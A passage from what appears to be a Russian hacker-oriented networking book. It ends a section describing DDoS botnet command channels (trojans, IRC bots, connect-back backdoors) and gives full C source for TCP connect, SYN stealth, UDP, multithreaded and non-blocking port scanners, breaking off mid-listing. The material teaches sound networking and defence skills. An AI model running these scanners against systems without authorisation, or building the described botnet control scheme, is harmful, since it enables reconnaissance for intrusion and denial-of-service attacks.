Злоумышленнику необходимо установить серверную часть на как можно большее количество машин. Для этого ему совсем не обязательно взламывать каждую машину, такие демоны могут распространяться как троянские программы. Машины с таким установленным трояном называют "зомби" или ботами.

В качестве клиенткой части, в простейших вариантах, может выступать обычный telnet или утилита netcat.

Для связи клиентской части с "зомби" используются различные способы. Стандартный способ заключается в следующем. После успешной установки каждый троян открывает порт и каким-либо образом сообщает хакеру (например, высылая письмо на e-mail) IP-адрес машины "зомби". Хакер собирает эти IP-адреса и с помощью клиентской части осуществляет соединения со всеми "зомби" и отдает им команды. Но этот способ неэффективен тем, что трояны обычно открывают нестандартные порты, а пограничные маршрутизаторы или брандмауэры часто блокируют входящие соединения на них. Кроме того, клиентской части нужно устанавливать множество соединений, чтобы отдать команду каждому "зомби" (а если "зомби" будет несколько тысяч?). Поэтому такой способ соединения считается устаревшим, и применялся только в первых программах для реализации DDoS-атак.

Второй популярный способ соединения с "зомби" основан на использовании IRC-сетей. В этом случае каждый троян одновременно является еще и IRC-ботом, который самостоятельно подключается к IRC-сети, заходит на определенный канал и ждет команды хозяина. Этот способ удобен тем, что злоумышленнику достаточно зайти на нужный канал и отдать команду, а все остальное берет на себя IRC-сервер. Однако в любое время IRC-операторы могут отключить канал злоумышленника, если почувствуют неладное.

Поэтому самым популярным в настоящее время является третий способ соединения с "зомби". В этом способе серверная часть является реверсивным трояном (Connect Back Backdoor), а клиентская часть как таковая отсутствует, представляя собой обычный текстовый файл с записанной в нем командой. Этот текстовый файл может быть размещен где угодно в Интернете, например, на каком-нибудь FTP-сервере. Реверсивный троян с каждой машины "зомби" периодически с заданным промежутком времени скачивает из Интернета текстовый файл с командой и выполняет ее. То есть в этом способе соединения клиентская и серверная часть как бы меняются местами. Вместо текстового файла с теми же целями может использоваться сценарий на каком-либо языке, например, PHP. Такой сценарий может не только отдавать команды "зомби", но и вести по ним статистику.

Самыми известными утилитами для реализации DDoS-атак были: TFN2K, Trinoo, Stacheldraht. Однако в настоящее время они считаются устаревшими, так как работают по первому варианту соединения между клиентом и "зомби".

Глава 7

Порт-сканер (port-scanner)

Сканирование портов используется хакерами для исследования узла с целью определения, какие порты на нем находятся в состоянии ожидания запроса. Так как большинство служб используют стандартные порты, то этой информации обычно достаточно для определения запущенных служб в системе. Активные службы, находящиеся в состоянии ожидания, могут предоставить взломщику возможность получить несанкционированный доступ. Это обычно происходит в том случае, когда система безопасности компьютера не настроена должным образом или в программном обеспечении имеются ошибки.

Самым известным и мощным порт-сканером на настоящий момент является, конечно же, nmap (**http://www.insecure.org/nmap**) от Федора (Fyodor). Эта утилита поддерживает около десятка методов сканирования и обладает другими полезными возможностями. Просто запустите `nmap -h` и посмотрите сами. Большинство методов сканирования были разработаны самим Федором.

Суть всех методов сканирования сводится к следующему: на заданный номер порта исследуемого узла отправляется определенный пакет и затем смотрится возвращаемый ответ, по которому определяется, открыт порт или закрыт. Так порт-сканер исследует все заданные номера портов и диапазон узлов (если такая возможность поддерживается).

Хочу особенно обратить внимание, везде, где мы в этой главе говорим "порт открыт", то подразумеваем на самом деле, что "порт находится в состоянии ожидания запроса". Просто открытый порт еще не означает, что он находится в состоянии ожидания запроса, например, так происходит в случае динамических назначаемых портов при исходящем соединении. Порт-сканер обнаруживает именно порты, находящиеся *в состоянии ожидания запроса*. Такие порты открывают серверные приложения (службы, демоны).

В этой главе мы рассмотрим в отдельности реализацию всех основных методов сканирования. Объединить их в одну утилиту вы при желании сможете самостоятельно. Все исходные коды программ из этой главы вы можете также взять на компакт-диске в директории \PART II\Chapter 7\.

7.1. TCP-сканирование подключением (TCP connect scan)

TCP-сканирование подключением — это простейший метод сканирования, который применялся еще в самых первых порт-сканерах. Реализация порт-сканера, работающего по этому методу, приведена в листинге 7.1. При таком методе сканирования порт-сканер осуществляет попытку подключения по протоколу TCP к каждому исследуемому порту с прохождением полной процедуры установления соединения (трехэтапное рукопожатие — handshake), состоящей в обмене сообщениями SYN, SYN/ACK и ACK. Для выполнения такого соединения предназначена функция `connect()`, которую использует наш порт-сканер. Если `connect()` возвращает 0, то это означает, что соединение выполнено успешно, т. е. порт находится в состоянии ожидания запроса. В этом случае мы вызываем функцию `getservbyport()`, которая возвращает информацию о службе, работающей на данном порту. Функция `getservbyport()` возвращает структуру типа `servent`, в которой поле `s_name` содержит официальное имя службы. Если эта функция вернет нулевое значение, то это означает, что она не смогла по номеру порта определить работающую службу. В этом случае мы выводим напротив номера порта `(unknown)`.

В первом аргументе командной строки порт-сканеру необходимо передать адрес исследуемого узла, с помощью второго и третьего аргумента задается диапазон сканируемых портов (во втором аргументе задается номер начального порта, а в третьем — конечного порта).

Компиляция осуществляется обычным образом:

```
# gcc tcpscan.c -o tcpscan
```

Пример работы:

```
# ./tcpscan 192.168.10.1 0 10000
Running scan...
Open: 80 (http)
Open: 135 (unknown)
Open: 139 (netbios-ssn)
Open: 445 (microsoft-ds)
#
```


Листинг 7.1. Порт-сканер, работающий по методу TCP-сканирования подключением (tcpscan.c)

```
#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <netdb.h>
#include <string.h>

int main(int argc, char *argv[])
{
  int sd;
  struct hostent* hp;
  struct sockaddr_in servaddr;
  struct servent *srvport;
  int port, portlow, porthigh;

  if (argc != 4) {
    fprintf(stderr, "Usage: %s <address> <portlow> <porthigh>\n",
            argv[0]);
    exit(-1);
  }

  hp = gethostbyname(argv[1]);
  if (hp == NULL) {
    herror("gethostbyname() failed");
    exit(-1);
  }

  portlow  = atoi(argv[2]);
  porthigh = atoi(argv[3]);

  fprintf(stderr, "Running scan...\n");

  for (port = portlow; port <= porthigh; port++)
  {
    if ( (sd = socket(PF_INET, SOCK_STREAM, 0)) < 0) {
```

```
    perror("socket() failed");
    exit(-1);
  }

  bzero(&servaddr, sizeof(servaddr));
  servaddr.sin_family = AF_INET;
  servaddr.sin_port = htons(port);
  servaddr.sin_addr = *((struct in_addr *)hp->h_addr);

  if (connect(sd, (struct sockaddr *)&servaddr, sizeof(servaddr)) == 0)
  {
    srvport = getservbyport(htons(port), "tcp");
    if (srvport == NULL)
      printf("Open: %d (unknown)\n", port);
    else
      printf("Open: %d (%s)\n", port, srvport->s_name);
    fflush(stdout);
  }
  close(sd);
}
  printf("\n");

  return 0;
}
```

7.2. SYN-, FIN-, X-mas-, Null- и ACK-сканирование

Сначала мы подробно рассмотрим TCP-сканирование с помощью сообщений SYN, а затем методы FIN-, X-mas-, Null- и ACK-сканирования. Программная реализация всех этих методов подобна.

TCP-сканирование с помощью сообщений SYN (TCP SYN scan) называют также сканированием с незавершенным открытием сеанса (half-open scanning), так как при данном типе сканирования полное TCP-соединение не устанавливается. Вместо этого на исследуемый порт отправляется только сообщение SYN. Получение в ответ сообщения SYN/ACK означает, что данный порт находится в режиме ожидания запросов. Получив ответ, компьютер, выполняющий сканирование, отправляет исследуемому узлу сообщение RST/ACK,

поэтому полное соединение не устанавливается. Из-за того, что многие системы не регистрируют такие попытки в системных журналах, такой метод сканирования часто называют скрытым (stealth) сканированием. Реализация порт-сканера, работающего по этому методу, приведена в листинге 7.2.

В данном случае мы не можем воспользоваться функцией `connect()`, так как она выполняет полную процедуру установления соединения, поэтому нам ничего не остается, как самостоятельно заполнить TCP-заголовок и отправить пакет. IP-заголовок мы не будем заполнять, предоставим это сделать за нас IP-подсистеме. Для расчета контрольной суммы в TCP-заголовке задействуется псевдозаголовок (*см. разд. 3.6*). В псевдозаголовке необходимо заполнить поле IP-адреса источника (`unsigned int source_address`). Чтобы не требовать от пользователя указывать локальный IP-адрес, мы определяем его программно с помощью следующего кода:

```
#define DEVICE "eth0"
struct ifreq *ifr;
struct sockaddr_in source;

/* получаем IP-адрес интерфейса и заносим его в адресную структуру source
*/
sprintf(ifr->ifr_name, "%s", DEVICE);
ioctl(sd, SIOCGIFADDR, ifr);
memcpy((char*)&source, (char*)&(ifr->ifr_addr), sizeof(struct sockaddr));
```

Мы определяем IP-адрес на интерфейсе eth0, но в реальности могут быть активны другие интерфейсы, например, ppp0, le0, lo0 и пр. Поэтому в полноценном порт-сканере стоит первоначально получить список всех интерфейсов. Это можно сделать с помощью вызова `ioctl()` с параметром `SIOCGIFCONF`.

В заголовке отправляемого TCP-пакета мы устанавливаем флаг SYN (`tcp_hdr.syn = 1`), а в принимаемом пакете проверяем флаги SYN и ACK (`tcphdr->syn == 1 && tcphdr->ack == 1`). Если оба флага установлены, значит данный порт находится в режиме ожидания запросов. Для того чтобы отделять пакеты, предназначенные конкретно для нашего процесса, мы заносим в поле номера порта отправителя TCP-заголовка отправляемого пакета PID текущего процесса (`tcp_hdr.source = getpid()`). В принимаемом пакете мы проверяем это значение (`tcphdr->dest == getpid()`). Обратите внимание, что в принимаемом пакете мы проверяем не поле номера порта отправителя (`source`), а поле номера порта получателя (`dest`)!

Листинг 7.2. Порт-сканер, работающий по методу TCP-сканирования с помощью сообщений SYN (скрытое сканирование) (halfscan.c)

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <net/if.h>
#include <linux/ip.h>
#include <linux/tcp.h>
#include <netdb.h>
#include <sys/ioctl.h>

#define DEVICE "eth0"

/*------------------------------*/
/* Вычисление контрольной суммы */
/*------------------------------*/
unsigned short in_cksum(unsigned short *addr, int len)
{
  unsigned short result;
  unsigned int sum = 0;

  /* складываем все двухбайтовые слова */
  while (len > 1) {
    sum += *addr++;
    len -= 2;
  }

  /* если остался лишний байт, прибавляем его к сумме */
  if (len == 1)
    sum += *(unsigned char*) addr;

  sum=(sum >> 16) + (sum & 0xFFFF); /* добавляем перенос */
  sum += (sum >> 16);               /* еще раз */
  result = ~sum;                    /* инвертируем результат */
```



```
  return result;
}


/*--------------------------------*/
/* Формирование и отправка пакета */
/*--------------------------------*/
send_packet(int sd, unsigned short port, struct sockaddr_in source,
struct hostent* hp)
{
  struct sockaddr_in servaddr;
  struct tcphdr tcp_hdr;

  /* структура псевдопакета */
  struct pseudo_hdr
  {
    unsigned int source_address;
    unsigned int dest_address;
    unsigned char place_holder;
    unsigned char protocol;
    unsigned short length;
    struct tcphdr tcp;
  } pseudo_hdr;

  bzero(&servaddr, sizeof(servaddr));
  servaddr.sin_family = AF_INET;
  servaddr.sin_port = htons(port);
  servaddr.sin_addr = *((struct in_addr *)hp->h_addr);

  /* заполняем TCP-заголовок */
  tcp_hdr.source = getpid();
  tcp_hdr.dest = htons(port);
  tcp_hdr.seq = htons(getpid() + port);
  tcp_hdr.ack_seq = 0;
  tcp_hdr.res1 = 0;
  tcp_hdr.doff = 5;
  tcp_hdr.fin = 0;
  tcp_hdr.syn = 1;
  tcp_hdr.rst = 0;
```

```
tcp_hdr.psh = 0;
tcp_hdr.ack = 0;
tcp_hdr.urg = 0;
tcp_hdr.ece = 0;
tcp_hdr.cwr = 0;
tcp_hdr.window = htons(128);
tcp_hdr.check = 0;
tcp_hdr.urg_ptr = 0;

/* заполняем псевдозаголовок */
pseudo_hdr.source_address = source.sin_addr.s_addr;
pseudo_hdr.dest_address   = servaddr.sin_addr.s_addr;
pseudo_hdr.place_holder   = 0;
pseudo_hdr.protocol       = IPPROTO_TCP;
pseudo_hdr.length         = htons(sizeof(struct tcphdr));

/* копируем заполненный TCP-заголовок после псевдозаголовка */
bcopy(&tcp_hdr, &pseudo_hdr.tcp, sizeof(struct tcphdr));

/* вычисляем контрольную сумму в TCP-заголовке */
tcp_hdr.check = in_cksum((unsigned short *)&pseudo_hdr,
sizeof(struct pseudo_hdr));

/* отправляем TCP-пакет */
if (sendto(sd,
          &tcp_hdr,
          sizeof(struct tcphdr),
          0,
          (struct sockaddr *)&servaddr,
          sizeof(servaddr)) < 0)
  perror("sendto() failed");

}


/*-------------------------------------------------*/
/* Получение ответного пакета и проверка флагов */
/*-------------------------------------------------*/
int recv_packet(int sd)
```



```
{
  char recvbuf[1500];
  struct tcphdr *tcphdr = (struct tcphdr *) (recvbuf +
                          sizeof(struct iphdr));

  while(1)
  {
    if (recv(sd, recvbuf, sizeof(recvbuf), 0) < 0)
      perror("recv() failed");

    if (tcphdr->dest == getpid()) {
      if(tcphdr->syn == 1 && tcphdr->ack == 1)
        return 1;
      else
        return 0;
    }
  }
}

/*-------------------------*/
/* Главная функция main() */
/*-------------------------*/
int main(int argc, char *argv[])
{
  int sd;
  struct ifreq *ifr;
  struct hostent* hp;
  int port, portlow, porthigh;
  unsigned int dest;
  struct sockaddr_in source;
  struct servent* srvport;

  if (argc != 4) {
    fprintf(stderr, "Usage: %s <address> <portlow> <porthigh>\n",
            argv[0]);
    exit(-1);
  }

  hp = gethostbyname(argv[1]);
```

```
if (hp == NULL) {
  herror("gethostbyname() failed");
  exit(-1);
}

portlow  = atoi(argv[2]);
porthigh = atoi(argv[3]);

if( (sd = socket(PF_INET, SOCK_RAW, IPPROTO_TCP)) < 0) {
  perror("socket() failed");
  exit(-1);
}

fprintf(stderr, "Running scan...\n");

/* получаем IP-адрес интерфейса и заносим его в адресную структуру
   source */
sprintf(ifr->ifr_name, "%s", DEVICE);
ioctl(sd, SIOCGIFADDR, ifr);
memcpy((char*)&source, (char*)&(ifr->ifr_addr),
       sizeof(struct sockaddr));

for (port = portlow; port <= porthigh; port++) {
  send_packet(sd, port, source, hp);
  if (recv_packet(sd) == 1) {
    srvport = getservbyport(htons(port), "tcp");
    if (srvport == NULL)
      printf("Open: %d (unknown)\n", port);
    else
      printf("Open: %d (%s)\n", port, srvport->s_name);

    fflush(stdout);
  }
}

close (sd);
return 0;
}
```


Теперь рассмотрим другие методы TCP-сканирования:

- **TCP-сканирование с помощью сообщений FIN (TCP FIN scan).** Исследуемому узлу отправляется пакет FIN. Согласно RFC793, в ответ узел должен отправить пакет RST для всех закрытых портов. Отсутствие ответа означает, что порт открыт. Для систем Windows данный метод сканирования бесполезен, так как они не посылают в ответ пакеты RST;
- **TCP-сканирование по методу "рождественской елки" (TCP Xmax Tree scan).** Исследуемому узлу отправляется пакет с набором флагов FIN|URG|PUSH. Согласно RFC793, исследуемый узел в ответ должен отправить сообщения RST для всех закрытых портов;
- **TCP нуль-сканирование (TCP Null scan).** На исследуемый узел отправляются пакеты с отключенными флагами. Согласно RFC793, исследуемый узел в ответ должен отправить сообщения RST для всех закрытых портов;
- **TCP-сканирование с помощью сообщений ACK (TCP ACK scan).** Этот метод позволяет получить набор правил, используемых брандмауэром. На исследуемый узел отправляется ACK-пакет. Если в ответ приходит RST-пакет, то порт классифицируется как нефильтруемый (unfiltered) брандмауэром. В любом другом случае порт считается фильтруемым (filtered).

Как вы понимаете, реализация этих методов будет выглядеть почти так же как в листинге 7.2. Отличие только в установленных флагах в посылаемом пакете и в тех флагах, которые будут анализироваться в принимаемом пакете. Вы можете все методы объединить в одну утилиту с возможностью выбора нужного метода через опции командной строки, так же как это сделано в утилите nmap.

7.3. UDP-сканирование (UDP scan)

Как известно, на одном и том же номере порта могут работать службы по протоколу TCP и UDP. Ни один метод TCP-сканирования не позволяет определить UDP-порты, находящиеся в состоянии ожидания запроса. Для этого необходимо использовать порт-сканер, работающий по протоколу UDP (листинг 7.3). В основном используется только один метод UDP-сканирования: на каждый порт исследуемого узла отправляется UDP-пакет и ожидается ICMP-ответ. Если приходит ответ "ICMP port unreachable", то это означает, что соответствующий порт закрыт. Если ответа нет вовсе, программа считает, что порт открыт. Из-за того, что порт-сканеру приходится некоторое время ожидать ICMP-ответа, процесс UDP-сканирования проходит значительно медленнее, чем при любом из методов TCP-сканирования. Кроме того, такой

метод UDP-сканирования приводит к тому, что в результате происходят ложные срабатывания, потому что сообщения ICMP PORT_UNREACHABLE обычно блокируются на маршрутизаторах.

В некоторые порт-сканерах применяется более надежный и быстрый метод UDP-сканирования, который заключается в получении реальных ответов от удаленных UDP-служб. Но для этого необходимо знать, как генерировать правильный запрос и правильно принимать ответ от каждой из них. Мы такой способ рассматривать не будем, но вы сможете реализовать его самостоятельно, для этого вам только нужно отыскать документацию по работе каждой UDP-службы.

В программе (листинг 7.3) создаются два сокета: дейтаграммный для отправки UDP-пакетов и raw-сокет для получения ответных ICMP-сообщений. Отправка UDP-пакетов на конкретный порт осуществляется в нашей функции `send_packet()`, при этом в поле данных каждого UDP-пакета заносится фраза "Regard from Sklyaroff Ivan!"

Многие из существующих порт-сканеров посылают 0 байтов данных в UDP-пакете. Прием пакетов осуществляется в нашей функции `recv_packet()`. Так как порт-сканеру необходимо некоторое время ожидать ответного ICMP-сообщения, то в функции `recv_packet()` с помощью `select()` и макросов `FD_ZERO` и `FD_SET` осуществляется задержка на 1 секунду. Однако такое решение неэффективно, так как одной секунды может не хватить для принятия ответного ICMP-сообщения или, наоборот, этого времени может оказаться слишком много, из-за чего порт-сканер будет работать медленнее, чем нужно. Поэтому во многих программах, в частности, в nmap, определяется скорость передачи ICMP-сообщений и соответственно замедляется процесс сканирования. Скорость передачи может определяться аналогично тому, как мы это делали в утилите ping или traceroute (*см. гл. 4, 5*). То есть перед отправкой ICMP-пакета определяется текущее системное время с помощью функции `gettimeofday()` и заносится в поле данных. При получении эхо-ответа снова определяется текущее системное время с помощью функции `gettimeofday()`, а разность между значением текущего системного времени и тем, что было сохранено в пакете, и будет составлять время оборота пакета. Вы можете добавить поддержку этой возможности в программу, для этого вам придется использовать raw-сокет не только для получения, но и для отправки ICMP-сообщений.

В функции `recv_packet()` мы также производим разбор заголовков каждого принятого ICMP-пакета, чтобы выяснить получено сообщение "ICMP port unreachable" или какое-либо иное.

Листинг 7.3. Порт-сканер, работающий по протоколу UDP (udpscan.c)

```
#include <stdio.h>
#include <stdlib.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <sys/time.h>
#include <netinet/ip.h>
#include <netinet/ip_icmp.h>
#include <netdb.h>
#include <unistd.h>
#include <strings.h>

send_packet(int sendsock, unsigned short port, struct hostent* hp)
{
  struct sockaddr_in servaddr;
  char sendbuf[] = "Regard from Sklyaroff Ivan!";

  bzero(&servaddr, sizeof(servaddr));
  servaddr.sin_family = AF_INET;
  servaddr.sin_port = htons(port);
  servaddr.sin_addr = *((struct in_addr *)hp->h_addr);

  if (sendto(sendsock, sendbuf, sizeof(sendbuf), 0,
     (struct sockaddr *)&servaddr, sizeof(servaddr)) < 0) {
    perror("sendto() failed");
  }
}

recv_packet(int recvsock)
{
  unsigned char recvbuf[1500];
  struct icmp *icmp;
  struct ip *iphdr;
  int iplen;
  fd_set fds;
  struct timeval wait;

  wait.tv_sec = 1;
  wait.tv_usec = 0;

  while(1)
```

```
  {
    FD_ZERO(&fds);
    FD_SET(recvsock, &fds);

    if (select(recvsock+1, &fds, NULL, NULL, &wait) > 0) {
      recvfrom(recvsock, &recvbuf, sizeof(recvbuf), 0x0, NULL, NULL);
    } else if (!FD_ISSET(recvsock, &fds))
      return 1;
    else
      perror("recvfrom() failed");

    iphdr = (struct ip *)recvbuf;
    iplen = iphdr->ip_hl << 2;

    icmp = (struct icmp *)(recvbuf + iplen);

    if ( (icmp->icmp_type == ICMP_UNREACH) &&
        (icmp->icmp_code == ICMP_UNREACH_PORT))
      return 0;
  }
}

int main(int argc, char *argv[])
{
  int sendsock, recvsock;
  int port, portlow, porthigh;
  struct hostent* hp;
  unsigned int dest;
  struct servent* srvport;

  if (argc != 4) {
    fprintf(stderr, "Usage: %s <address> <portlow> <porthigh>\n",
            argv[0]);
    exit(-1);
  }

  hp = gethostbyname(argv[1]);
  if (hp == NULL) {
    herror("gethostbyname() failed");
    exit(-1);
```



```
  }

  portlow = atoi(argv[2]);
  porthigh = atoi(argv[3]);

  if ( (sendsock = socket(AF_INET, SOCK_DGRAM, IPPROTO_UDP)) < 0) {
    perror("sendsock failed");
    exit(-1);
  }

  if ( (recvsock = socket(AF_INET, SOCK_RAW, IPPROTO_ICMP)) < 0) {
    perror("recvsock failed");
    exit(-1);
  }

  fprintf(stderr, "Running scan...\n");

  for (port = portlow; port <= porthigh; port++) {
    send_packet(sendsock, port, hp);
    if (recv_packet(recvsock) == 1) {
      srvport = getservbyport(htons(port), "udp");
      if (srvport == NULL)
        printf("Open: %d (unknown)\n", port);
      else
        printf("Open: %d (%s)\n", port, srvport->s_name);

      fflush(stdout);
    }
  }

  return 0;
}
```

7.4. Многопоточный порт-сканер

Для ускорения работы программ применяют различные методы, один из таких методов — добавление многопоточности. В листинге 7.4 приведен исходный код порт-сканера, работающий по методу TCP-сканирования подключением (*см. разд. 7.1*), но теперь уже с поддержкой многопоточности. Компиляция осуществляется следующим образом:

```
# gcc ptscan.c -o ptscan -lpthread
```

В четвертом аргументе командной строки многопоточному порт-сканеру нужно передать число потоков, которые требуется создать. Например:

```
# ptscan 192.168.10.1 1 10000 20
```

В итоге будет осуществляться сканирование портов 1-10000 на узле 192.168.10.1 в 20 потоков. Если на машине, где запущен порт-сканер, в другом терминале выполнить команду `ps -a`, то можно увидеть список выполняющихся потоков. Вообще-то команда `ps` должна показывать процессы, просто в Linux функция `pthread_create()` на самом деле создает новый процесс, выполняющий поток (но это не тот процесс, который создается функцией `fork()`), поэтому `ps` и отображает потоки. Обратите внимание, что на самом деле `ps` покажет 22 потока. Два "лишних" потока это: основной поток программы и "управляющий поток", являющийся частью внутреннего механизма реализации в Linux.

Реализация нашего многопоточного порт-сканера (листинг 7.4) довольно проста. В функции `main()` в цикле запускается функция `pthread_create()`, которая создает заданное число потоков. Каждый поток запускает на выполнение функцию `scan()`, в которую передается первый аргумент командной строки (`argv[1]`). В аналогичном цикле запускается функция `pthread_join()`, которая будет ожидать окончания каждого запущенного потока. В нашей функции `scan()` преобразовывается адрес удаленного узла, заполняется адресная структура, создается сокет и при помощи функции `connect()` осуществляется подключение к заданному порту, затем по возвращенному результату `connect()` определяется, находится порт в состоянии ожидания запроса или нет (*подробную информацию см. в разд. 7.1*).

Я встречал множество реализаций различных многопоточных программ, в которых каждый поток после окончания выполнения функции выгружался, а на его место подгружался новый, тем самым поддерживалось заданное число потоков. В нашем порт-сканере сделано не так. Потоки создаются в начале работы порт-сканера и не выгружаются до тех пор, пока имеются порты для сканирования, т. е. фактически до конца работы программы. Это обеспечивается за счет инкрементируемой в каждом потоке глобальной переменной — номера порта (`port`). Проверка, не достигнут ли максимальный заданный порт, осуществляется в цикле: `while (port < porthigh)`, который также работает в каждом потоке.

Так как система может предоставить доступ к процессору любому из потоков в любое время и в любом месте кода, то это может вызвать неправильную работу порт-сканера. Например, два потока могут инкрементировать глобальную переменную `port`, а третий поток выполнить соединение к удаленному порту с полученным значением. Чтобы синхронизировать работу потоков,

мы используем мьютекс (mutex). Радел нашей программы, где может произойти неправильная работа из-за одновременного доступа потоков (критическая секция), мы ограничиваем следующими функциями:

```
/* начало критической секции */
pthread_mutex_lock(&lock);
...
pthread_mutex_unlock(&lock);
/* конец критической секции */
```

Теперь к этому участку кода не сможет получить доступ ни один из потоков, пока он не отработает в текущем потоке. В критической секции мы заполняем поле `sin_port` адресной структуры, выполняем соединение `connect()`, выводим результат на экран, инкрементируем глобальную переменную `port` и закрываем дескриптор сокета (`sd`).

В следующем разделе мы поговорим о недостатках этого многопоточного порт-сканера.

Листинг 7.4. Многопоточный порт-сканер (ptscan.c)

```
#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <netdb.h>
#include <string.h>
#include <pthread.h>

#define THREADS_MAX 255

int port, portlow, porthigh;
pthread_mutex_t lock = PTHREAD_MUTEX_INITIALIZER;

void *scan(void *arg)
{
  int sd;
  struct sockaddr_in servaddr;
  struct servent *srvport;
  struct hostent* hp;
```

```
char *argv1 = (char*)arg;

hp = gethostbyname(argv1);
if (hp == NULL) {
  herror("gethostbyname() failed");
  exit(-1);
}

bzero(&servaddr, sizeof(servaddr));
servaddr.sin_family = AF_INET;
servaddr.sin_addr = *((struct in_addr *)hp->h_addr);

while (port < porthigh)
{
  if ( (sd = socket(PF_INET, SOCK_STREAM, 0)) < 0) {
    perror("socket() failed");
    exit(-1);
  }

  pthread_mutex_lock(&lock);
  servaddr.sin_port = htons(port);

  if (connect(sd, (struct sockaddr *)&servaddr, sizeof(servaddr)) == 0)
  {
    srvport = getservbyport(htons(port), "tcp");
    if (srvport == NULL)
      printf("Open: %d (unknown)\n", port);
    else
      printf("Open: %d (%s)\n", port, srvport->s_name);
    fflush(stdout);
  }

  port++;
  close(sd);
  pthread_mutex_unlock(&lock);
 }
}
```



```
int main(int argc, char *argv[])
{
  pthread_t threads[THREADS_MAX];
  int thread_num;
  int i;

  if (argc != 5) {
    fprintf(stderr, "Usage: %s <address> <portlow> <porthigh> <num
threads>\n", argv[0]);
    exit(-1);
  }

  thread_num = atoi(argv[4]);
  if (thread_num > THREADS_MAX)
    fprintf(stderr, "too many threads requested");

  portlow  = atoi(argv[2]);
  porthigh = atoi(argv[3]);
  port     = portlow;

  fprintf(stderr, "Running scan...\n");

  for (i = 0; i < thread_num; i++)
    if (pthread_create(&threads[i], NULL, scan, argv[1]) != 0)
      fprintf(stderr, "error creating thread");

  for (i = 0; i < thread_num; i++)
    pthread_join(threads[i], NULL);

  return 0;
}
```

7.5. Порт-сканер на неблокируемых сокетах

Многопоточный порт-сканер, который мы рассмотрели в предыдущем разделе, работает немногим быстрее обычного. Все дело в том, что функция `connect()` у нас находится в критической секции. С помощью мьютекса мы блокируем доступ к `connect()` для других потоков, пока эта функция не завершит

свою работу. То есть фактически функция `connect()` блокирует работу всей программы, поэтому существенного увеличения производительности не происходит. Если же не использовать мьютекс, то потоки смогут прерывать работу `connect()` и устанавливать одновременно множество соединений, но в этом случае становится очень сложно организовать правильную работу программы. Я встречал реализации многопоточных порт-сканеров, в которых не происходит блокирования на функции `connect()`, но они были сделаны настолько неэффективно, что иногда работали медленнее обычных. У многопоточных утилит есть еще один недостаток — потоки очень сильно нагружают систему.

Поэтому хакеры используют другой подход — неблокируемые сокеты. С помощью этого способа можно в рамках только одного процесса создавать множество неблокируемых сокетов и просто отслеживать их состояние. Такие программы еще называют "сокетными движками".

Неблокируемый режим для сокета устанавливается с помощью вызова `fcntl()` следующим образом:

```
flags = fcntl(sd, F_GETFL, 0);
if (fcntl(sd, F_SETFL, flags | O_NONBLOCK) == -1) {
  perror("fcntl() -- could not set nonblocking");
  exit(-1);
}
```

Когда функция `connect()` вызывается для неблокируемого сокета TCP, то инициируется установление соединения (отправляется первый пакет трехэтапного рукопожатия TCP) и немедленно возвращается ошибка EINPROGRESS. Мы должны отслеживать в порт-сканере эту ошибку. Наличие ошибки EINPROGRESS говорит о том, что соединение началось, но не завершилось. В редких случаях соединение может быть установлено немедленно, когда сервер находится на том же узле, что и клиент, поэтому даже в случае неблокируемого сокета мы должны еще отслеживать успешное выполнение `connect()`.

С помощью функции `select()` и макросов `FD_ZERO`, `FD_SET`, `FD_ISSET` будем проверять состояние сокетов, и как только сокет окажется готов для чтения или записи, это будет говорить о том, что соединение с удаленным портом успешно состоялось, а, значит, порт находится в состоянии ожидания (открыт).

В листинге 7.5 приведен исходный код порт-сканера на неблокируемых сокетах. Данная программа написана на основе статьи "Scanner on NONblocking sockets" (автор Free_Hunt) из русского электронного журнала x25zine2 (**http://www.x25zine.org**). Фактически в листинге 7.5 приведена та самая программа из журнала, только убраны функции чтения баннеров, записи в отры-

тый порт строки и некоторые другие вещи, чтобы излишне не усложнять ее понимание. В результате было сокращено количество состояний (вместо 6 осталось всего 3). В нашем порт-сканере отслеживаются следующие состояния сокетов:

- `state = 0` — сокет не создан;
- `state = 1` — сокет создан;
- `state = 2` — сокет в состоянии ожидания соединения.

В командной строке кроме адреса удаленного узла и диапазона портов нужно задать время ожидания готовности сокета в секундах — в программе будет делаться проверка на это значение.

Все остальное вам должно быть понятно из комментариев к коду.

Компилируется программа обычным образом:

```
# gcc scan-nonblock.c -o scan-nonblock
```

Листинг 7.5. Порт-сканер на неблокируемых сокетах (scan-nonblock.c)

```
#include <stdio.h>
#include <fcntl.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <time.h>
#include <errno.h>
#include <unistd.h>
#include <netdb.h>
#include <stdlib.h>
#include <string.h>

// максимальное количество сканируемых сокетов за один проход
#define MAX_SOCK 50

/*****************************************************************/
/* Вывод информации о службе, работающей на открытом порту */
/*****************************************************************/
Open_port(int port)
{
  struct servent *srvport;
  srvport = getservbyport(htons(port), "tcp");
```

```
  if (srvport == NULL)
    printf("Open: %d (unknown)\n", port);
  else
    printf("Open: %d (%s)\n", port, srvport->s_name);
  fflush(stdout);
}

/*************************/
/* Главная функция main() */
/*************************/
main(int argc, char *argv[])
{
  /* структура, позволяющая отслеживать состояния сокетов */
  struct usock_descr{
    int sd;                    // сокет
    int state;                 // текущее состояние сокета
    long timestamp;            // время открытия сокета в ms.
    unsigned short remoteport; // удаленный порт
  };

  struct usock_descr sockets[MAX_SOCK];
  struct hostent* hp;
  struct sockaddr_in servaddr;
  struct timeval tv = {0,0};
  fd_set rfds, wfds;
  int i, flags, max_fd;
  int port, PORT_LOW, PORT_HIGH;
  int MAXTIME;

  if (argc != 5) {
    fprintf(stderr, "Usage: %s <address> <portlow> <porthigh> <timeout in
    sec>\n", argv[0]);
    exit(-1);
  }

  hp = gethostbyname(argv[1]);
  if (hp == NULL) {
    herror("gethostbyname() failed");
    exit(-1);
```



```
  }

  PORT_LOW = atoi(argv[2]);       // начальный порт
  PORT_HIGH = atoi(argv[3]) + 1; // конечный порт
  MAXTIME = atoi(argv[4]);        // время ожидания готовности сокета в сек.

  fprintf(stderr, "Running scan...\n");

  memset(&servaddr, 0, sizeof(servaddr));
  servaddr.sin_family = AF_INET;
  servaddr.sin_addr = *((struct in_addr *)hp->h_addr);

